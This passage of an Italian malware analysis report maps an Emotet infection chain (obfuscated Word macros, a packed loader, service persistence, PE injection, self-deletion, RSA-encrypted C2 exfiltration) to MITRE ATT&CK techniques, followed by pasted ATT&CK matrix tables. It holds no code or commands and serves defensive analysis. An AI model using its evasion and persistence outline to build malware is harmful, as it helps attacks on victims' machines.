


- “Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence.” [MITRE T1543/003] --> commentsorting.exe viene impostato come servizio di sistema




- “ PE injection is a method of executing arbitrary code in the address space of a separate live process.” [MITRE T1055/002] --> ww.exe spacchetta un PE malevolo con cui poi sovrascrive il suo stesso codice a partire dall’entry point

# Tattica: Defense Evasion



- “Adversaries may obfuscate content during command execution to impede detection.” [MITRE T1027/010] --> Le Macro nel file word dropper sono offuscate con linee inutili e lo script VBA è prima opportunamente offuscato e poi codificato in base64.
- “Adversaries may perform software packing or virtual machine software protection to conceal their code. Software packing is a method of compressing or encrypting an executable.” [MITRE T1027/002] --> Emotet usa un packer custom per proteggere il payload finale (emotet\_unpacked.exe)
- “Adversaries may delete files left behind by the actions of their intrusion activity.” [MITRE T1070/004] --> ww.exe elimina il suo stesso PE file dal filesystem della macchina vittima



- “Adversaries may encode data to make the content of command and control traffic more difficult to detect. Command and control (C2) information can be encoded using a standard data encoding system.” [MITRE T1132]

--> Il contenuto del traffico C2 di commentsorting.exe è codificato


- “Adversaries may employ a known asymmetric encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.” [MITRE T1573/002]

--> commentsorting.exe usa una chiave RSA per codificare il traffico C2


Exfiltration	
9 techniques	
Automated Exfiltration	(0/1)
Data Transfer Size Limits	
Exfiltration Over Alternative Protocol	(0/3)
Exfiltration Over C2 Channel	
Exfiltration Over Other Network Medium	(0/1)
Exfiltration Over Physical Medium	(0/1)
Exfiltration Over Web Service	(0/3)
Scheduled Transfer	
Transfer Data to Cloud Account	

- “Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.” [MITRE T1041]

--> commentsorting.exe effettua delle POST con body cifrato e codificato, il quale contiene molto probabilmente informazioni sensibili raccolte sulla macchina vittima



Privilege Escalation	Defense Evasion		
Abuse Elevation Control Mechanism	Exploitation for Privilege Escalation	Abuse Elevation Control Mechanism	Obfuscated Files or Information
Access Token Manipulation	Hijack Execution Flow	Access Token Manipulation	Binary Padding
Boot or Logon Autostart Execution	Process Injection	BITS Jobs	Command Obfuscation
Active Setup	Asynchronous Procedure Call	Debugger Evasion	Compile After Delivery
Authentication Package	Dynamic-link Library Injection	Deobfuscate/Decode Files or Information	Dynamic API Resolution
LSASS Driver	Extra Window Memory Injection	Direct Volume Access	Embedded Payloads
Port Monitors	ListPlanting	Domain Policy Modification	Fileless Storage
Print Processors	Portable Executable Injection	Execution Guardrails	HTML Smuggling
Registry Run Keys / Startup Folder	Process Doppelgänging	Exploitation for Defense Evasion	Indicator Removal from Tools
Security Support Provider	Process Hollowing	File and Directory Permissions Modification	Software Packing
Shortcut Modification	Thread Execution Hijacking	Hide Artifacts	Steganography
Time Providers	Thread Local Storage	Hijack Execution Flow	Stripped Payloads
Winlogon Helper DLL	Scheduled Task/Job	Impair Defenses	Pre-OS Boot
Boot or Logon Initialization Scripts	At	Indicator Removal	Process Injection
Create or Modify System Process	Scheduled Task	Indirect Command Execution	Asynchronous Procedure Call
Windows Service	Valid Accounts	Masquerading	Dynamic-link Library Injection
Domain Policy Modification	Default Accounts	Modify Authentication Process	Extra Window Memory Injection
Escape to Host	Domain Accounts	Modify Registry	ListPlanting
Event Triggered Execution	Local Accounts		Portable Executable Injection
Exploitation for Privilege Escalation			Process Doppelgänging
			Process Hollowing
			Thread Execution Hijacking
			Thread Local Storage
			Reflective Code Loading
			Rogue Domain Controller
			Rootkit
			Subvert Trust Controls
			System Binary Proxy Execution
			System Script Proxy Execution
			Template Injection
			Traffic Signaling
			Trusted Developer Utilities Proxy Execution
			Use Alternate Authentication Material
			Valid Accounts
			Default Accounts
			Domain Accounts
			Local Accounts
			Virtualization/Sandbox Evasion
			XSL Script Processing



Collection	Command and Control	Exfiltration	Impact
Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration	Account Access Removal
Archive Collected Data	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Audio Capture	Data Encoding	Exfiltration Over Alternative Protocol	Data Encrypted for Impact
Automated Collection	Data Obfuscation	Exfiltration Over C2 Channel	Data Manipulation
Browser Session Hijacking	Dynamic Resolution	Exfiltration Over Other Network Medium	Defacement
Clipboard Data	Encrypted Channel	Exfiltration Over Physical Medium	Disk Wipe
Data from Information Repositories	Asymmetric Cryptography	Exfiltration Over Web Service	Endpoint Denial of Service
Data from Local System	Symmetric Cryptography	Scheduled Transfer	Firmware Corruption
Data from Network Shared Drive	Fallback Channels		Inhibit System Recovery
Data from Removable Media	Ingress Tool Transfer		Network Denial of Service
Data Staged	Multi-Stage Channels		Resource Hijacking
Email Collection	Non-Application Layer Protocol		Service Stop
Email Forwarding Rule	Non-Standard Port		System Shutdown/Reboot
Local Email Collection	Protocol Tunneling		
Remote Email Collection	Proxy		
Input Capture	Remote Access Software		
Screen Capture	Traffic Signaling		
Video Capture	Web Service		

